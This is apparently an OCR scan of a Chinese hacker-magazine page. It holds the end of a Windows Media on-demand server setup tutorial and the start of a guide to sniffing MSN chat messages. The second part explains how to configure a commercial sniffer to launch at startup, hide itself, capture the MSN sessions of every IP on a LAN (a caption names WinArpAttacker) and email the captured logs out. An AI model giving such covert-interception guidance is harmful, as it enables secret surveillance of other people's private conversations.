



图3 选择添加发布点（向导）

3.根据自己的需要依次配置“发布点名称”（自己可以随便取），“内容类型”（选择“目录中的文件”），“发布点类型”（选择“点播发布点”），目录位置（最好修改，默认在系统盘不安全），内容播放（根据你想提供的功能选择相应的选项），日志记录（增加安全性，最好选上），结束。

配置过程中的注意点：

第一点如图4所示。


图4 配置过程中的注意点

第二点，若你的服务器设置为按次序传输该目录下的所有文件，则需选中“**允许……**”选项，如图5。




图5 选中“允许”

第三点，以上配置完成之后，会出现如图6的画面，创建公告文件或是播放列表，这些文件主要是用于发布，便于用户访问。这里我们就选择第二个“**播放列表**”。




图6 创建公告文件或是播放列表

点击“完成”之后，我们就进入了“**包装播放列表文件**”选项，如图7。




图7 “包装播放列表文件”

“添加媒体”，即添加视频文件，如图8所示。




图8 添加视频文件

“添加广告”，即在播放视频文件时，插入广告，如图9。




图9 插入广告

添加完成之后，点击“下一步”，进入“**创建播放列**”（名字自己定，我用list.wsx），单击“完成”，OK，至此我们的Windows Media服务器就初具模型，用户也可以访问了，接着我们来测试下，看看效果如何，点击“源”中的“**测试流**”，如图10。





图10 测试效果

到此我们的Windows Media点播服务器已经配置，并成功发布了，至于广播的跟点播的非常类似，不同的我也在文章的前面说明了（“**内容类型**”选择“**播放列表**”），有人可能会说咋就结束了，不再深入吗？我这里只是抛砖引玉，至于如何深入还需大家自己私下多多研究。我的ID：黑色幽灵，欢迎大家到NOHACK论坛与我交流。

编辑点评：

微软的服务器配置一向以简单著称，Media点播服务器也不例外，只需简单的几步设置就可以让你拥有自己的视频服务器了，是不是很有成就感？



从本文你可以学到：

1.嗅探得到本地的MSN的聊天记录。

2.通过截获局域网数据包得到局域网的MSN消息。

在去年12月左右，一女白领因为MSN聊天记录被老板监控而辞职受到广泛的关注。在最近的一段时间里大家好像又对聊天软件的安全性开始关注了，特别是MSN等具有大数量用户的软件。当然媒体关注的是新闻，而我们关注的是技术。




图1 获取本地的msn聊天记录




图2 发送邮件成功

一、获得本地的MSN聊天内容

软件：Msn Chat Monitor & Snifferr
下载地址：http://www.awinsoft.com

现在的最新版本是Msn Chat Monitor & Snifferr 3.5.2.1。虽然是英文版本，但是安装还是很简单的，该NEXT就NEXT，该ACCEPT就ACCEPT，并且还需要安装一个叫WINPACAP的软件。

运行后该软件要求我们注册，TRY就是了。因为是英文的，我连猜带查才知道怎么用了。

（1）Option里选择Config－General：

1.第一个选项表示开机启动。
2.第二个选项表示以最小化的方式启动，只在任务栏显示。
3.第三个选项表示运行的时候隐藏程序，在任务栏也不可见。
4.第四个选项是程序一运行就开始嗅探。
5.第五个是对隐藏跟显示之间切换的快捷键设置。

（2）Option的Logs Save里面：

1.第一个是设置自动保存结果的时间。
2.第二个表示在保存的时候自动删除程序里面消息。
3.第三个表示在关机的时候保存消息。
4.第四个表示自动保存的路径。

（3）Option的IP filter里面：

1.第一个表示获取所有IP的MSN的会话。

2.第二个表示过滤某些IP后获取其他MSN的消息。如果要想把获得的MSN聊天记录放送到EMAIL里，必须在E-Mailing设置，下面再详细讲解怎么进行操作。




图3 WinArpAttacker3.50设置了Msn Chat Monitor & Snifferr的效果图

